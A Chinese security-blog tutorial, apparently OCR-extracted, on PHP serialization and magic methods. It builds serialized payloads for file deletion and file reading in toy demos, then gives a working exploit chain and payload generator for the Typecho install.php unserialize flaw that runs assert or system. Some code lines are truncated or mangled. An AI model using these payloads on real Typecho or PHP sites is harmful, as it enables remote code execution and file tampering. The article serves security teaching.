## 精通PHP序列化与反序列化之"道"

原创 队员编号028 酒仙桥六号部队 6月30日

这是 **酒仙桥六号部队** 的第 **28** 篇文章。 全文共计3952个字, 预计阅读时长12分钟。

## 什么是序列化和反序列化

序列化:将对象转换成一个字符串,PHP序列化函数是:serialize()

反序列化: 将序列化后的字符串还原为一个对象, PHP反序列化函数是: unserialize()

在说反序列化漏洞之前我们先了解一下对象概念:

我们举个例子,如果把生物当成一个大类,那么就可以分为动物和植物两个类,而动物又可以分为食草动物和杂食动物,那有人可能会问了,为什么这么分呢?

因为动物都有嘴,需要吃东西,植物都需要土空气和水,都会吸取养分,那么这些分类我们可以看成php中的类,动物的嘴和植物需要的土空气水都可以当作属性,动物吃东西和植物吸取养分都可以当作方法。世间的万物我们都可以看成是对象,因为他们都有各自的属性。比如:人有身高,体重,年龄,性别等等这些属性,也可以唱歌,跳舞,跑步等等行为。如果把人看成一个类的话,那么身高,体重,年龄,性别这些就是人这个类的属性,而唱歌,跳舞,跑步就是人这个类的行为。

我们来创建一个人类看看,首先要考虑到这个人的姓名(zhangsan),性别(男),年龄(50),还有它会的技能(会忽悠)。

```
1 <?php
2 class zhangsan{
3
4  public $sex = '男';
5
6  public $age = '50';
7
8  public function skill(){
```

```
9 echo "没病走两步";
10 }
11 }
```

class就是定义这个类,\$sex就是这个人的性别,\$age就是方法,\$skill()就是它的技能,那么把类变成对象就很简单了,只需要new一下就变成对象了。

```
1 $belles = new zhangsan();
2 // 看看它的年龄
3 echo $belles->age;
4 // 换行
5 echo "\n\r";
6 // 看看它的技能
7 echo $belles->skill();
```

#### 看看运行结果:

```
<?php
 1
     class zhangsan{
 2
         public $sex = '男';
 4
 5
         public $age = '50';
 6
         public function skill(){
 8
             echo "没病走两步";
10
11
12
13
     $belles = new zhangsan();
     // 看看它的年龄
14
     echo $belles->age;
15
     // 换行
16
     echo "\n\r";
17
     - // 看看它的技能
18
     echo $belles->skill();
19
20
问题 3
        输出
             调试控制台
                       终端
50
没病走两步
```

这就是一个简单的对象了,那我们就将它序列化和反序列化一下。

```
1 $belles = new zhangsan();
2 echo serialize($belles);
3 echo "\n\r";
4 unserialize('0:8:"zhangsan":2:{s:3:"sex";s:3:"男";s:3:"age";s:2:"50";}');
5 // 看看它的年龄
6 echo $belles->age;
```

```
<?php
  1
      class zhangsan{
  2
          public $sex = '男';
  4
  5
          public $age = '50';
          public function skill(){
              echo "没病走两步";
10
11
12
      $belles = new zhangsan();
13
      echo serialize($belles);echo "\n\r";
14
      unserialize('0:8:"zhangsan":2:{s:3:"sex";s:3:"男";s:3
15
     // 看看它的年龄
16
      echo $belles->age;
17
18
问题 3
              调试控制台
                       终端
        輸出
0:8:"zhangsan":2:{s:3:"sex";s:3:"男";s:3:"age";s:2:"50";}
50
```

我们可以看到实例化就是把对象转换成字符串,反序列化就是把字符串在变成对象,之后就可以使用对象的功能了。

再来看看与PHP反序列化漏洞有关的魔法函数,这些函数不用创建,默认存在的。

```
1 __destruct() // 对象被销毁时触发
construct()
              //当一个对象创建时被调用
3 __wakeup()
              //使用unserialize时触发
4 __sleep()
              //使用serialize时触发
5 __toString() // 把类当作字符串使用时触发
6 __get()
              //获取不存在的类属性时触发
7 set()
              //设置不存在的类属性会触发
8 __isset()
              //在不可访问的属性上调用isset()或empty()触发
              //在不可访问的属性上使用unset()时触发
9 __unset()
```

```
10 __invoke() // 当脚本尝试将对象调用为函数时触发
```

#### 魔术方法的触发条件:

```
1 <?php
2 class Pers
3 {
4     public $age = '18';
5     public function __construct(){
6         echo '创建对象触发'."\n\r";
7     }
8     public function __destruct(){
9         echo '销毁对象触发';
10     }
11 }
12
13 $per = new Pers(); // 创建对象,触发__construct魔术方法
14 unset($per); // 销毁对象,触发__destruct魔术方法
```

```
<?php
     class Pers
        public $age = '18';
        public function __construct(){
            echo '创建对象触发'."\n\r":
        public function __destruct(){
            echo '销毁对象触发';
10
11
12
13
     $per = new Pers(); // 创建对象,触发__construct魔术方法
14
                     // 销毁对象,触发 destruct魔术方法
15
     unset($per);
问题 45
       输出
            调试控制台
                     终端
[Running] php "d:\phpStudy\WWW\asj\111\1.php"
创建对象触发
销毁对象触发
```

可以看到对象在创建的时候调用了construct方法,在销毁的时候调用了destruct方法。

```
1 <?php
2 class Pers
  {
      public $age = '18';
      public function sleep(){
          echo '使用serialize时触发'."\n\r";
          return(array('age'));
      }
      public function __wakeup(){
          echo '使用unserialize时触发':
      }
  }
  $per = new Pers();
  serialize($per);
                      // 序列化,触发 sleep魔术方法
16 unserialize('0:4:"Pers":1:{s:3:"age";s:2:"18";}'); // 反序列化,触发 wake
```

```
class Pers
         public $age = '18';
         public function __sleep(){
            echo '使用serialize时触发'."\n\r";
            return(array('age'));
         public function __wakeup(){
            echo '使用unserialize时触发';
     $per = new Pers();
                          // 序列化,触发 sleep魔术方法
    serialize($per);
     unserialize('0:4:"Pers":1:{s:3:"age";s:2:"18";}'); // 反序列化,触发_wakeup魔术方法
问题 43
             调试控制台
        输出
                      终端
[kunning] pnp a:\pnpStuay\www\asj\iii\i.pnp
使用serialize时触发
使用unserialize时触发
```

可以看到对象在实例化的时候触发了sleep方法,在反序列化的时候触发了wakeup方法。

```
1 <?php
```

```
2 class Pers
3 {
      public $age = '18';
      public function toString(){
          return '对象当作字符串使用时触发'."\n\r";
      }
      public function __get($p){
          echo '获取类不存在的方法会触发'."\n\r";
      }
      public function __set($n,$v){
          echo "设置不存在的类属性会触发"."\n\r";
      }
15 }
16 $per = new Pers();
17 per->age = '20';
18 echo $per;
                    // 把对象当成字符串输出
                    // 获取类不存在的属性
19 $per->p1;
20 $per->n = 'aa'; // 设置类不存在的属性
```

对象在 echo 的时候会把对象当成字符串就会触发 \_\_toString 方法,获取类不存在的属性 p1, 触发 \_\_get 魔术方法,设置类不存在的属性 n, 触发 \_\_set 魔术方法。

```
return '对象当作字符串使用时触发'."\n\r":
       public function __get($p){
           echo '获取类不存在的方法会触发'."\n\r":
10
11
       public function set($n,$v){
12
          echo "设置不存在的类属性会触发"."\n\r":
13
14
        }
15
    $per = new Pers();
    $per->age = '20';
17
                   // 把对象当成字符串输出
18
    echo $per;
                    // 获取类不存在的属性
19
   $per->p1;
                   // 设置类不存在的属性
20
    $per->n = 'aa';
问题
    输出
        调试控制台 终端
对象当作字符串使用时触发
获取类不存在的方法会触发
设置不存在的类属性会触发
```

```
1 <?php
2 class Pers
3 {
4     public $age = '18';
5     public function __isset($p){
7         echo "判断属性是否存在的时候触发"."\n\r";
8     }
9     public function __unset($content) {
10         echo "当在类外部使用unset()函数来删不存在的属性时自动调用的"."\n\r";
11     }
12     public function __invoke($content) {
13         echo "把一个对象当成一个函数去执行"."\n\r";
14     }
15 }
16
17 $per = new Pers();
18 $per->age = '20';
```

```
19 isset($per->aaa); // 判断属性是否存在
20 unset($per->ages); // 删除不存在的属性
21 $per('111'); // 把对象当作函数
```

判断属性是否存在的时候触发\_\_isset 魔术方法,删除不存在的属性时候触发\_\_unset 魔术方法,把对象当作函数的时候触发\_\_invoke 魔术方法。

```
public function unset($content) {
         echo "当在类外部使用unset()函数来删不存在的属性时自动调用的"."\n\r";
11
      public function __invoke($content) {
         echo "把一个对象当成一个函数去执行"."\n\r";
17
    $per = new Pers();
    $per->age = '20';
    isset($per->aaa); // 判断属性是否存在
   unset($per->ages); // 删除不存在的属性
    $per('111');  // 把对象当作函数
21
   输出
      调试控制台 终端
判断属性是否存在的时候触发
当在类外部使用unset()函数来删不存在的属性时自动调用的
把一个对象当成一个函数去执行
```

# php反序列化案例

#### 小案例1

先修改值, 然后序列化。

```
1 // demo1.php
2 <?php
3 class delete{
4    public $name = 'error';
5    function __destruct()</pre>
```

```
6 {
           echo $this->name.'<br>';
           echo $this->name . ' delete';
           unlink(dirname( FILE ).'/'.$this->name);
       }
11 }
13 // demo2.php
14 <?php
15 include 'demo1.php';
16 class per{
       public $name = '';
      public $age = '';
      public function infos(){
           echo '这里随便';
    }
22 }
23 $pers = unserialize($_GET['id']);
```

分析一下上面的代码,可以看到直接获取 id,这个参数可控,我们可以把这个参数输入成 delete类的实例化,并把delete类中的 \$name 的参数进行修改成我们想要的,就可以造成文件删除,下面来构造一下Exploit:

```
1 // 序列化 demo1.php
2 <?php
3 class delete{
4     public $name = 'error';
5 }
6 $del = new delete();
7 $del->name = 'ccc.php';
8 echo serialize($del);
9
10 // demo2.php?id=0:6:"delete":1:{s:4:"name";s:7:"ccc.php";}
```


### 小案例2

```
1 // demo3.php
```

```
2 <?php
3 class red{
       public $name = 'error';
       function __toString()
6 {
           // echo $this->name:
           return file_get_contents($this->name);
       }
10 }
12 // demo4.php
13 <?php
14 include 'demo3.php';
15 class per{
      public $name = '';
       public $age = '';
       public function infos(){
           echo '这里随便';
       }
21 }
22 $pers = unserialize($ GET['id']);
23 echo $pers;
```

我们可以看到id参数同样可控的, red类有一个\_\_toString方法, 这个方法上面说到了, 只要当成字符串使用就会自动调用, 可以构造下面的Exploit, 来查看文件内容。

```
1 // 序列化 demo1.php
2 <?php
3 class red{
4  public $name = 'error';
5 }
6 $del = new red();
7 $del->name = 'ccc.txt';
8 echo serialize($del);
```



#### Typecho安装文件反序列化漏洞

#### 漏洞代码分析:

```
1 // 要让代码执行到这里需要满足一些条件:
2 // 判断是否已经安装
   if (!isset($ GET['finish']) && file exists( TYPECHO ROOT DIR . '/con
       exit;
   }
   // 挡掉可能的跨站请求
   if (!empty($_GET) || !empty($_POST)) {
       if (empty($_SERVER['HTTP_REFERER'])) {
           exit;
       }
       $parts = parse url($ SERVER['HTTP REFERER']);
       if (!empty($parts['port']) && $parts['port'] != 80 && !Typecho Common
           $parts['host'] = "{$parts['host']}:{$parts['port']}";
       }
       if (empty($parts['host']) || $_SERVER['HTTP_HOST'] != $parts['host'
           exit;
       }
21 }
23 // install.php
24 <?php
```

```
// 先调用了Typecho Cookie::get()方法获取Cookie中的 typecho config的值,在bas
26 // 由此可以判断出poc应该进行base64加密放在cookie中
27 $config = unserialize(base64_decode(Typecho_Cookie::get('__typecho_conf.
28 Typecho_Cookie::delete('__typecho_config');
29 // 然后调用Typecho Db
30 $db = new Typecho Db($config['adapter'], $config['prefix']);
31 $db->addServer($config, Typecho_Db::READ | Typecho_Db::WRITE);
32 Typecho_Db::set($db);
33 ?>
35 // 在Typecho Db方法中进入到 construct方法
  public function __construct($adapterName, $prefix = 'typecho_')
   {
       $this->_adapterName = $adapterName;
       // 这里进行的拼接操作,这里可以判断出可能会触发类的 toString()方法
       $adapterName = 'Typecho Db Adapter ' . $adapterName;
       // ...省略
42 }
44 // 其中有三个类有使用__toString()方法:
45 // var/Typecho/Config.php
46 // var/Typecho/Feed.php
47 // var/Typecho/Db/Query.php
48 // 其中Feed可以利用,在Feed__toString()方法中的290行
   foreach ($this-> items as $item) {
       $content .= '<item>' . self::EOL;
       $content .= '<title>' . htmlspecialchars($item['title']) . '</title>
       $content .= '<link>' . $item['link'] . '</link>' . self::EOL;
       $content := '<guid>' . $item['link'] . '</guid>' . self::EOL;
       $content .= '<pubDate>' . $this->dateFormat($item['date']) . '</publ</pre>
       // 在这里,我们可以控制变量为不可访问的属性phpinfo();,这时候可以判断出可能会触发
       $content .= '<dc:creator>' . htmlspecialchars($item['author']->scree
   // 在文件Request.php中的__get()方法中,获取到了screenName
  public function __get($key)
60 {
       echo $key;exit;//screenName
       return $this->get($key);
       // 跟进$this->get($key)就是获取screenName的值为phpinfo(),很简单不写了,然/
  }
```

#### 我们再来回顾一边漏洞产生的步骤:

- 1.从Cookie或者POST的数据中寻找到'\_\_typecho\_config'字段。
- 2.然后调用'\_\_typecho\_config'中的'adapter'和'prefix'实例化一个Typecho\_Db类。
- 3.在实例化过程中,采用了字符串拼接访问了'adapter',当我们设置的'adapter'字段是一个类的话,就会触发这个类的 toString()魔术方法。
- 4. 寻找到 Feed 这个类中的 \_\_toString() 魔术方法,访问了 \$item['author']->screenName。
- 5.当\$item['author']->screenName为一个不可访问的属性时,将会触发该类的\_\_get()魔术方法
- 6.Typecho\_Request类的魔术方法中,调用了get(),该方法内,检测了\_params[\$key]是否存在。
- 7.将params[\$key]的值传入applyFilter()方法,并执行代码。

#### // Exploit如下:

```
1  <?php
2  class Typecho_Feed
3  {
4     const RSS1 = 'RSS 1.0';
5     const RSS2 = 'RSS 2.0';
6     const ATOM1 = 'ATOM 1.0';
7     const DATE_RFC822 = 'r';
8     const DATE_W3CDTF = 'c';
9     const EOL = "\n";
10     private $_type;</pre>
```

```
private $ items;
       public function __construct(){
            $this-> type = $this::RSS2;
            $this-> items[0] = array(
                'title' => '1'.
                'link' => '1'.
                'date' => 1508895132,
                'category' => array(new Typecho_Request()),
                'author' => new Typecho_Request(),
            );
        }
23 }
25 class Typecho_Request
26 {
       private $_params = array();
       private $_filter = array();
       public function construct(){
            $this-> params['screenName'] = 'phpinfo()';
            $this->_filter[0] = 'assert';
       }
       // 执行系统命令
       // public function __construct(){
       //
             $this-> params['screenName'] = 'ipconfig';
       //
              $this-> filter[0] = 'system';
       // }
39 }
41 \text{ } \text{$exp = array(}
       'adapter' => new Typecho_Feed(),
        'prefix' => 'typecho_'
44 );
46 echo base64 encode(serialize($exp));
48 // payload
49 __typecho_config=YToyOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6Mji
```

#### 复现漏洞:

## 将payload传入cookie中。





string(17) "assert--phpinfo()"



| System               | Windows NT DESKTOP-2IL1C93 6.2 build 9200  |
|----------------------|--|
| Build Date           | Jan 6 2011 17:34:09  |
| Configure<br>Command | cscript /nologo configure.js "enable-snapshot-build" "enable-debug-pack" "with-snapshot-template=d\php-sdk\snap_5_2\vc6\vx86\template" "with-php-build=d\php-sdk\snap_5_2\vc6\vx86\php_build" "disable-zts" "disable-isapi" "-disable-isapi" "with-pdo-oci=0\php-sdk\oracle\instantclient10\sdk,shared" "with-oci8=D\php-sdk\oracle\instantclient10\sdk,shared" "with-oci8=D\php-sdk\oracle\instantclient10\sdk,shared" "without-pi3web" |
| Server API           | CGI/FastCGI  |
| Virtual              | disabled   |



# 知其黑 守其白

分享知识盛宴,闲聊大院趣事,备好酒肉等你



长按二维码关注 酒仙桥六号部队